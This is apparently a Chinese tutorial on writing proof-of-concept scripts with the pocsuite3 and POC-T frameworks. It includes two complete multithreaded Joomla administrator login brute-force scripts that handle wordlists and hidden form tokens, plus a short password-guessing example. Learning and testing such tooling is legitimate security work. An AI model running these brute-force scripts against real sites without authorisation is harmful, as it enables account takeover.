## Poc编写框架-pocsuite3

### Poc编写说明

详细信息参考：https://github.com/knownsec/pocsuite3/blob/master/docs/CODING.md

类名必须是DemoPOC然后必须继承POCBase类。也即是class DemoPOC(POCBase)。在DemoPOC类里面，实现\_options(self)就可以自定义参数；实现\_verify(self)就可以使用验证模式，就是危害较小的poc；实现\_attack(self)就可以使用攻击模式，就是危害较大的exp；实现\_shel(self)就可以使用pocsuit的shell模式，可以自动反弹shell到pocsuit，然后由pocsuit统一管理，这个模式类似于msf的shell管理。

parse\_output函数可以统一解析输出，这个是pocsuit的规范输出。

大致编写模式总结了一下，就是实现下面的模板。类的变量和变量的含义以注释的形式写在下面的模板里了，为了规范尽量写上这一部分。


from pocsuite3.api import Output, POCBase, register\_poc  
  
  
class DemoPOC(POCBase):  
 vulID = '1571' # ssvid ID 如果是提交漏洞的同时提交 PoC,则写成 0  
 version = '1' # 默认为1  
 author = 'seebug' # PoC作者的大名  
 vulDate = '2014-10-16' # 漏洞公开的时间,不知道就写今天  
 createDate = '2014-10-16' # 编写 PoC 的日期  
 updateDate = '2014-10-16' # PoC 更新的时间,默认和编写时间一样  
 references = [  
 'https://www.sektioneins.de/en/blog/14-10-15-drupal-sql-injection-vulnerability.html'] # 漏洞地址来源,0day不用写  
 name = 'Drupal 7.x /includes/database/database.inc SQL注入漏洞 PoC' # PoC 名称  
 appPowerLink = 'https://www.drupal.org/' # 漏洞厂商主页地址  
 appName = 'Drupal' # 漏洞应用名称  
 appVersion = '7.x' # 漏洞影响版本  
 vulType = 'SQL Injection' # 漏洞类型,类型参考见 漏洞类型规范表  
 desc = '''  
 Drupal 在处理 IN 语句时，展开数组时 key 带入 SQL 语句导致 SQL 注入，  
 可以添加管理员、造成信息泄露。  
 ''' # 漏洞简要描述  
 samples = [] # 测试样列,就是用 PoC 测试成功的网站  
 install\_requires = [] # PoC 第三方模块依赖，请尽量不要使用第三方模块，必要时请参考《PoC第三方模块依赖说明》填写  
 pocDesc = ''' poc的用法描述 '''  
  
 # 编写自定义参数  
 def \_options(self):  
 pass  
  
 # 编写验证模式  
 def \_verify(self):  
 pass  
  
 # 编写攻击模式  
 def \_attack(self):  
 pass  
  
 # 编写shell模式  
 def \_shel(self):  
 pass  
  
 # 解析输出函数  
 def parse\_output(self, result):  
 output = Output(self)  
 if result:  
 output.success(result)  
 else:  
 output.fail('target is not vulnerable')  
 return output  
  
  
register\_poc(DemoPOC)

### 代码实现-joomla的表单爆破

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/27 17:58   
# @Author : ordar  
# @File : joomla\_form\_brute.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import queue  
import threading  
from collections import OrderedDict  
  
from bs4 import BeautifulSoup  
from pocsuite3.api import Output, POCBase, register\_poc, requests  
from pocsuite3.lib.core.interpreter\_option import OptString  
  
  
class DemoPOC(POCBase):  
 vulID = '' # ssvid ID 如果是提交漏洞的同时提交 PoC,则写成 0  
 version = '1' # 默认为1  
 author = 'ordar' # PoC作者的大名  
 vulDate = '2020-11-27' # 漏洞公开的时间,不知道就写今天  
 createDate = '2020-11-27' # 编写 PoC 的日期  
 updateDate = '2020-11-27' # PoC 更新的时间,默认和编写时间一样  
 references = [] # 漏洞地址来源,0day不用写  
 name = 'joomla form brute poc' # PoC 名称  
 appPowerLink = '' # 漏洞厂商主页地址  
 appName = 'joomla' # 漏洞应用名称  
 appVersion = 'all' # 漏洞影响版本  
 vulType = 'form brute' # 漏洞类型,类型参考见 漏洞类型规范表  
 desc = '''  
 joomla登录表单暴力破解  
 ''' # 漏洞简要描述  
 samples = [] # 测试样列,就是用 PoC 测试成功的网站  
 install\_requires = [] # PoC 第三方模块依赖，请尽量不要使用第三方模块，必要时请参考《PoC第三方模块依赖说明》填写  
 pocDesc = ''' -u：指定username -P：指定password字典'''  
  
 # 编写自定义参数  
 def \_options(self):  
 *"""  
 需要实现自定义参数，-u和-P，分别用来加载username和password字典  
 小写u指定用户名，大小P指定password字典* ***:return****:  
 """* # 实现一个OrderedDict对象，必须为这个对象，并且必须返回  
 o = OrderedDict()  
 # 加参数就跟使用字典一样的,require=True表示这两个参数必须输入  
 o["u"] = OptString('', description="用户名", require=True)  
 o['P'] = OptString('', description="密码字典路径", require=True)  
 return o  
  
 # 可以添加我们的自己定义的变量和自己定义的函数  
 # 把我们之前的joomla表单爆破脚本稍微修改一下  
 user\_thread = 5  
 resume = None  
 # 对应的HTML元素  
 usernmae\_field = "username"  
 password\_field = "passwd"  
 # 设置目标地址,要解析HTML的页面和要尝试暴力破解的位置。  
 # target\_index\_url = "http://localhost/joomla/administrator/index.php"  
 # target\_post\_url = "http://localhost/joomla/administrator/index.php"  
 # 检测每一次暴力破解提交的用户名和密码是否登录成功  
 # 如果响应码为303代表密码正确  
 success\_check = 303  
 found = False  
  
 # 构建字典队列。  
 def build\_wordlist(self, wordlist\_file):  
 *"""  
 读入一个字典文件，然后开始对文件中的每一行进行迭代。  
 如果网络连接突然断开或者目标网站中断运行，则我们设置的一些内置函数可以让我们恢复暴力破解会话。  
 这可以通过让resume变量接上中断前最后一个尝试暴力破解的路径来轻松实现。  
 整个字典文件探测完毕后，返回一个带有全部字符的Queue对象，将在实际的暴力破解函数中使用。* ***:param*** *wordlist\_file:字典文件* ***:return****:返回一个带有全部字符的Queue对象  
 """* # 读入字典文件  
 with open(wordlist\_file, 'r') as f:  
 raw\_words = f.readlines()  
 found\_resume = False  
 words = queue.Queue()  
 # 对字典每一行进行迭代  
 for word in raw\_words:  
 word = word.strip()  
 # 判断断点：  
 # 如果断点存在就从断点后面开始构建字典队列  
 if self.resume is not None:  
 if found\_resume:  
 words.put(word)  
 else:  
 if word == self.resume:  
 found\_resume = True  
 print("Resuming wordlist from: {}".format(self.resume))  
 else:  
 # 没有断点从一开始就构建字典队列  
 words.put(word)  
 return words  
  
 def web\_brute(self, username, password\_queue):  
 while not password\_queue.empty() and not self.found:  
 password = password\_queue.get().strip()  
  
 resp = requests.get(self.url)  
 cookies = resp.cookies.get\_dict()  
 text = resp.text  
 # post提交的表单数据  
 all\_post\_data = {}  
 all\_post\_data[self.usernmae\_field] = username  
 all\_post\_data[self.password\_field] = password  
 # print("[-] Trying: {}:{}".format(username, password))  
 # 使用BeautifulSoup解析html，取出所有的input。然后遍历，取出name和value,再追加到all\_post\_data里面  
 soup = BeautifulSoup(text, "xml")  
 all\_input = soup.find\_all("input")  
 for i in all\_input:  
 # print(i, i['name'])  
 if i['name'] != self.usernmae\_field and i['name'] != self.password\_field:  
 # print(i['name'], i['value'])  
 all\_post\_data[i['name']] = i['value']  
  
 # 提交post表单，data是表单，cookies是携带的cookie，  
 # allow\_redirects禁止重定向  
 resp\_post = requests.post(self.url, data=all\_post\_data, cookies=cookies, allow\_redirects=False)  
 if self.success\_check == resp\_post.status\_code:  
 self.found = True  
 print("[\*] Brute successful.")  
 print('[\*] Username:{}'.format(username))  
 print('[\*] Passwd:{}'.format(password))  
  
 def run\_brute(self, username, password\_queue):  
 for i in range(self.user\_thread):  
 t = threading.Thread(target=self.web\_brute, args=(username, password\_queue))  
 t.start()  
  
 # 编写验证模式  
 def \_verify(self):  
 *"""  
 验证模式：这里就写验证代码* ***:return****:  
 """* # 获取自定义参数。使用self.get\_option方法获取我们设置的参数，得到用户名字典和密码字典  
 username = self.get\_option('u')  
 password\_file = self.get\_option('P')  
 password\_queue = self.build\_wordlist(password\_file)  
 self.run\_brute(username, password\_queue)  
  
 # 编写攻击模式  
 def \_attack(self):  
 self.\_verify()  
  
 # 编写shell模式  
 def \_shel(self):  
 self.\_verify()  
  
 # 解析输出函数  
 def parse\_output(self, result):  
 output = Output(self)  
 if result:  
 output.success(result)  
 else:  
 output.fail('target is not vulnerable')  
 return output  
  
  
register\_poc(DemoPOC)

### 运行结果

Status：failed是因为我们用多线程来爆破，无法在\_verify中使用parse\_output来规范输出。




### Poc使用说明

编写完了poc该如何使用？

详细信息可以参考:https://github.com/knownsec/pocsuite3/blob/master/docs/USAGE.md

在python的安装目录下找到pocsuit3模块的安装目录Lib\site-packages\pocsuite3，

比如我的就是D:\python3.7.5\Lib\site-packages\pocsuite3。这里有两个文件cli.py和conso.py，分别是pocsuit的命令行模式执行poc和控制台模式执行poc，控制台类似于msf的使用。



命令行：python3 cli.py 加参数

控制台：python3 console.py 进入控制台，然后使用类似msf。

这里总结命令行模式常用的几个参数：

**-u URL [URL ...], --url URL [URL ...]：**Target URL (e.g. "http://www.site.com/vuln.php?id=1")目标url

**-f URL\_FILE, --file URL\_FILE：**Scan multiple targets given in a textual file

目标比较多时可以使用此参数指定文件来批量导入目标

**-r POC [POC ...]：**Load POC file from local or remote from seebug website

加载poc文件。

--verify： Run poc with verify mode

验证模式，对应\_verify()方法。

--attack： Run poc with attack mode

攻击模式，对应\_attack()方法。

--shell： Run poc with shell mode

Shell模式，对应\_shell()方法。

Ps：在pocs目录洗预制了部分poc，自己写的poc也可以放到这个目录下，只有在这个目录下的poc 才可以在console模式下使用。

## Poc编写框架-poc-T

### 安装pot-T

git clone https://github.com/Xyntax/POC-T

pip install -r requirement.txt

详细说明参考：https://github.com/Xyntax/POC-T

### 编写脚本

编写自定义脚本，只需要声明一个函数作为接口，没有其他任何限制．

从此告别文档，无需记忆函数名和模板调用，使效率最大化．

进入./script目录

在此目录下新建Python文件 poctest.py

针对一些复杂的需求，poc()函数可以使用多种返回值来控制验证状态和输出。

以下模拟一个简单的密码爆破脚本代码

def poc(input\_str):

url = 'http://xxx.com/login.php?pass=' + input\_str

try:

c = requests.get(url).content

except ConnectionError:

return 2 # 把input\_str再次加入任务队列重新验证(本次验证作废)

if 'success' in c:

return True # 验证成功，屏幕结果输出为123456

return 1 # 同上

return url # 验证成功，屏幕结果输出为"http://xxx.com/login.php?pass=123456"

else

return False # 验证失败，无输出

return 0 # 同上

建议在脚本中处理Exception，如果线程运行中发现Exception，将使框架终止全部任务并打印错误信息。

由于网络请求中经常出现连接中断等错误，一种简单的做法是：

def poc(input\_str)

try:

...全部脚本逻辑...

except:

return False

简单来说就是在poc-T的script目录下新建脚本，然后定义poc（）函数，在poc函数中根据需要return不同的值来代表不同的状态。

### 代码实现-joomla的表单爆破

Poc-T是一个并发的框架，这意味着我们不需要关心数据的并发，只需要实现单个数据的逻辑，然后丢给框架去执行并发操作。Poc-T的并发是多线程(-eT)和协程(-eG)两种并发方式，并发方式和并发数量(-t)均可以通过参数指定。

下面，我们将joomla的表单爆破脚本移植到poc-T框架中。

在poc-T的script目录下新建joomla\_form\_brute.py

因为不需要考虑并发和获取字典，所以我们只需要实现poc（password）函数，传入password参数的单次登录逻辑即可。

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/30 14:27   
# @Author : ordar  
# @File : joomla\_form\_brute.py   
# @Project : POC-T  
# @Python : 3.7.5  
*"""  
joomla 登录表单暴力破解  
用例:  
 python POC-T.py -s joomla\_form\_brute.py -iS www.cdxy.medef -iF password\_file  
"""*import requests  
import sys  
from bs4 import BeautifulSoup  
  
# 设置目标地址,要解析HTML的页面和要尝试暴力破解的位置。  
target\_index\_url = "http://localhost/joomla/administrator/index.php"  
target\_post\_url = "http://localhost/joomla/administrator/index.php"  
# 对应的HTML元素  
usernmae\_field = "username"  
password\_field = "passwd"  
# 检测每一次暴力破解提交的用户名和密码是否登录成功  
# 如果响应码为303代表密码正确  
success\_check = 303  
  
# 用户名列表  
username\_list = ["admin", "root"]  
  
  
def poc(password):  
 try:  
 for username in username\_list:  
 resp = requests.get(target\_index\_url)  
 cookies = resp.cookies.get\_dict()  
 text = resp.text  
 # post提交的表单数据  
 all\_post\_data = {}  
 all\_post\_data[usernmae\_field] = username  
 all\_post\_data[password\_field] = password  
 # print("[-] Trying: {}:{}".format(username, password))  
 # 使用BeautifulSoup解析html，取出所有的input。然后遍历，取出name和value,再追加到all\_post\_data里面  
 soup = BeautifulSoup(text, "xml")  
 all\_input = soup.find\_all("input")  
 for i in all\_input:  
 # print(i, i['name'])  
 if i['name'] != usernmae\_field and i['name'] != password\_field:  
 # print(i['name'], i['value'])  
 all\_post\_data[i['name']] = i['value']  
  
 # 提交post表单，data是表单，cookies是携带的cookie，  
 # allow\_redirects禁止重定向  
 resp\_post = requests.post(target\_post\_url, data=all\_post\_data, cookies=cookies, allow\_redirects=False)  
 if success\_check == resp\_post.status\_code:  
 result = "[\*] Brute successful.\n"  
 result = result + '[\*] Username:{}\n'.format(username)  
 result = result + '[\*] Passwd:{}'.format(password)  
 return result  
 else:  
 return 0  
 except:  
 pass

### 运行结果

